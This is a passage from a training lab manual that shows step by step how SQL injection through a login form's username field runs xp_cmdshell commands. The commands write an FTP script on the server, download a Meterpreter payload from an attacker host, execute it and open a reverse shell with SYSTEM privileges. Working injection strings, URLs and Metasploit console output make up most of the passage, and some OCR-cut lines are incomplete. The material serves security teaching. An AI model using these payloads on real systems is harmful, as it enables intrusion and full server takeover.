
13. Right-click in the username field and select **Paste**. Click the submit button.


XYZ Company Login

Username: wwwroot\download.txt'--

Figure 51: Inputting the Information into the Username Field

You should see a web page with the response displayed in the figure below:



http://216.1.1.1/ad...%22%3B--&password=

216.1.1.1/admin/login.asp?username='%3Bexec+master..sp_

Failed Login
Unknown Username or
Bad Password
Access Is Denied

Figure 52: Inputting the Information into the Username Field

14. Click the down arrow to the right of the URL bar and drop down to 216.1.1.1.




216.1.1.1/admin/login.asp?username='+exec+master..xp_cmdshell+'echo+open+216.5.1.200>c%3A\inetpub\wwwroot\dc

Figure 53: Returning to the Home Page


15. Highlight the sixth line of the sql.txt file. Select edit, then **Copy** from the menu.



```
'  exec master..xp_cmdshell 'echo open 216.5.1.200>c:\inetpub\wwwroot\download.txt'--
'  exec master..xp_cmdshell 'echo ftp>>c:\inetpub\wwwroot\download.txt'--
'  exec master..xp_cmdshell 'echo ha                          ownload.txt'--

'  exec master..xp_cmdshell 'echo bi                          nload.txt'--
'  exec master..xp_cmdshell 'echo ge                          b\wwwroot\download.txt'--
'  exec master..xp_cmdshell 'echo by                          nload.txt'--
```

Figure 54: Copying a Line of Text

16. Right-click in the username field and select **Paste**. Click the submit button.




XYZ Company Login

Username \wwwroot\download.txt'–

Password

Figure 55: Inputting the Information into the Username Field


You should see a web page with the response displayed in the figure below:



Failed Login
Unknown Username or
Bad Password
Access Is Denied

Figure 56: Inputting the Information into the Username Field


17. Click the down arrow to the right of the URL bar and drop down to 216.1.1.1.



216.1.1.1/admin/login.asp?username='+exec+master..xp_cmdshell+'echo+open+216.5.1.200>c%3A\inetpub\wwwroot\dc

Figure 57: Returning to the Home Page


18. Highlight the seventh line in sql.txt. Select edit, then copy from the menu.



```
' exec master..xp_cmdshell 'echo open 216.5.1.200>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo ftp>>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo hax0r>>c:\inetpub\wwwroot\download.txt'--

' exec master..xp_cmdshell 'echo bin>>c                                        d.txt'--
' exec master..xp_cmdshell 'echo get ie                                        wroot\download.txt'--
' exec master..xp_cmdshell 'echo bye>>c                                        d.txt'--
```

Figure 58: Copying a Line of Text

19. Right-click in the username field and select **Paste.** Click the submit button.




XYZ Company Login

Username: wwwroot\download.txt'--

Figure 59: Inputting the Information into the Username Field


You should see a web page with the response displayed in the figure below:



Failed Login
Unknown Username or
Bad Password
Access Is Denied

Figure 60: Inputting the Information into the Username Field


20. Click the down arrow to the right of the URL bar and drop down to 216.1.1.1.



216.1.1.1/admin/login.asp?username='+exec+master..xp_cmdshell+'echo+open+216.5.1.200>c%3A\inetpub\wwwroot\dc

Figure 61: Returning to the Home Page


21. Highlight the eighth line in the sql.txt file. Select edit, then copy from the menu.



```
' exec master..xp_cmdshell 'echo open 216.5.1.200>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo ftp>>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo hax0r>>c:\inetpub\wwwroot\download.txt'--

' exec master..xp_cmdshell 'echo bin>>c:\inetpub\wwwroot\download.txt
' exec master..xp_cmdshell 'echo get iexplore.exe>>c:\inetpub\wwwroot\
' exec master..xp_cmdshell 'echo bye>>c:\inetpub\wwwroot\download.txt'
```

Figure 62: Copying a Line of Text

22. Right-click in the username field and select **Paste**. Click the Submit button.




XYZ Company Login

Username: wwwroot\download.txt'--

Password

Figure 63: Inputting the Information into the Username Field


You should see a web page with the response displayed in the figure below:



Failed Login
Unknown Username or
Bad Password
Access Is Denied

Figure 64: Inputting the Information into the Username Field


23. Click the down arrow to the right of the URL bar and drop down to 216.1.1.1.



216.1.1.1/admin/login.asp?username='+exec+master..xp_cmdshell+'echo+open+216.5.1.200>c%3A\inetpub\wwwroot\d

Figure 65: Returning to the Home Page


24. Highlight the ninth line in the sql.txt file. Select edit, then copy from the menu.



```
' exec master..xp_cmdshell 'echo open 216.5.1.200>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo ftp>>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo hax0r>>c:\inetpub\wwwroot\download.txt'--

' exec master..xp_cmdshell 'echo bin>>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo get iexplore.exe>>c:\inetpub\wwwroot\dow
' exec master..xp_cmdshell 'echo bye>>c:\inetpub\wwwroot\download.txt'--
```

Figure 66: Copying a Line of Text

25. Right-click in the username field and select paste. Click the Submit button.




XYZ Company Login

Username \wwwroot\download.txt'--

Figure 67: Inputting the Information into the Username Field


You should see a web page with the response displayed in the figure below:



Failed Login
Unknown Username or
Bad Password
Access Is Denied

Figure 68: Inputting the Information into the Username Field


26. Click the down arrow to the right of the URL bar and drop down to 216.1.1.1.



216.1.1.1/admin/login.asp?username='+exec+master..xp_cmdshell+'echo+open+216.5.1.200>c%3A\inetpub\wwwroot\dc

Figure 69: Returning to the Home Page


27. Highlight the tenth line in the sql.txt file. Select edit, then copy from the menu.



```
' exec master..xp_cmdshell 'echo open 216.5.1.200>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo ftp>>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo hax0r>>c:\inetpub\wwwroot\download.txt'--

' exec master..xp_cmdshell 'echo bin>>c:\                          .txt'--
' exec master..xp_cmdshell 'echo get iex                          root\download.txt'--
' exec master..xp_cmdshell 'echo bye>>c:                          .txt'--
```

Figure 70: Copying a Line of Text


28. Right-click in the username field and select **Paste**. Click the Submit button.



Username: \wwwroot\download.txt'--

Figure 71: Inputting the Information into the Username Field


You should see a web page with the response displayed in the figure below:



Failed Login
Unknown Username or
Bad Password
Access Is Denied

Figure 72: Inputting the Information into the Username Field

29. Click the down arrow to the right of the URL bar and drop down to 216.1.1.1.




216.1.1.1/admin/login.asp?username='+exec+master..xp_cmdshell+'echo+open+216.5.1.200>c%3A\inetpub\wwwroot\do

Figure 73: Returning to the Home Page

30. Go to the Public IP address of XYZ Company by typing this URL in your browser: http://216.1.1.1/download.txt

You should have the same 6 lines as in the figure below.



```
open 216.5.1.200
ftp
haxOr
bin
get iexplore.exe
bye
```

Figure 74: The Created FTP file

31. Click the down arrow to the right of the URL bar and drop down to 216.1.1.1.




216.1.1.1/admin/login.asp?username='+exec+master..xp_cmdshell+'echo+open+216.5.1.200>c%3A\inetpub\wwwroot\dc
Company XYZ Login
216.1.1.1

Figure 75: Returning to the Home Page

32. Highlight the eleventh line in sql.txt. Select edit, and then copy from the menu.



```
'  exec master..xp_cmdshell 'ftp -s:c:\inetpub\wwwroot\download.txt'--
'  exec master..xp_cmdshell 'c:\winc
```

Figure 76: Copying a Line of Text

33. Right-click in the username field and select **Paste**. Click the Submit button.





Figure 77: Inputting the Information into the Username Field


You should see a web page with the response displayed in the figure below:



Failed Login
Unknown Username or
Bad Password
Access Is Denied

Figure 78: Inputting the Information into the Username Field


34. Click the down arrow to the right of the URL bar and drop down to 216.1.1.1.



```
216.1.1.1/admin/login.asp?username='+exec+master..xp_cmdshell+'echo+open+216.5.1.200>c%3A\inetpub\wwwroot\dc
```

Figure 79: Returning to the Home Page


35. Highlight the eleventh line in sql.txt. Select edit, and then **Copy** from the menu.



```
'  exec master..xp_cmdshell 'ftp -s:c:\inetpub\wwwroot\download.txt'--
'  exec master..xp_cmdshell  'c:\windows\system32\iexplore.exe'--
```

Figure 80: Copying a Line of Text

36. Right-click in the username field and select **Paste**. Click the Submit button.




XYZ Company Login

Username wwwroot\download.txt'–

Password

Figure 81: Inputting the Information into the Username Field


You should now have a Metasploit connection to the victim SQL server machine.



```
msf  exploit(handler) > exploit

[*] Started reverse handler on 216.6.1.100:443
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 216.1.1.1
[*] Meterpreter session 1 opened (216.6.1.100:443 -> 216.1.1.1:1025) at 2013-01-13 21:08:46 -0500

meterpreter >
```

Figure 82: A Meterpreter to the Victim (Thanks to SQL Injection)

37. Type the following command within Meterpreter to determine access level:
    meterpreter > **getuid**



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 83: Determining the Access Level

3.2 Conclusion

An attacker can use SQL injection to create an FTP (File Transfer Protocol) answer file that will allow them to upload a file through the stored procedure xp_cmd shell. If the file uploaded is a Meterpreter payload, it can also be executed through the xp_cmd shell, to establish a Meterpreter session between the victim and attacker.

3.3 Discussion Questions

1. What option within msfpayload do you need to specify to set the port?
2. How do you disable JavaScript within Firefox?
3. What option within msfpayload do you need to specify to set the local host?
4. What option within msfpayload turns the output file into an executable?

References

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   http://ininjas.com/forum/index.php?topic=17.0

2. Metasploit Payloads - msfpayload:
http://synjunkie.blogspot.com/2008/10/metasploit-payloads-msfpayload.html

3. Msfencode a Msfpayload Into An Existing Executable:
http://carnal0wnage.attackresearch.com/2010/03/msfencode-msfpayload-into-existing.html

4. Metasploit:
   http://www.metasploit.com/

5. Metasploit Unleashed – Free Course:
http://www.offensive-security.com/metasploit-unleashed/Main_Page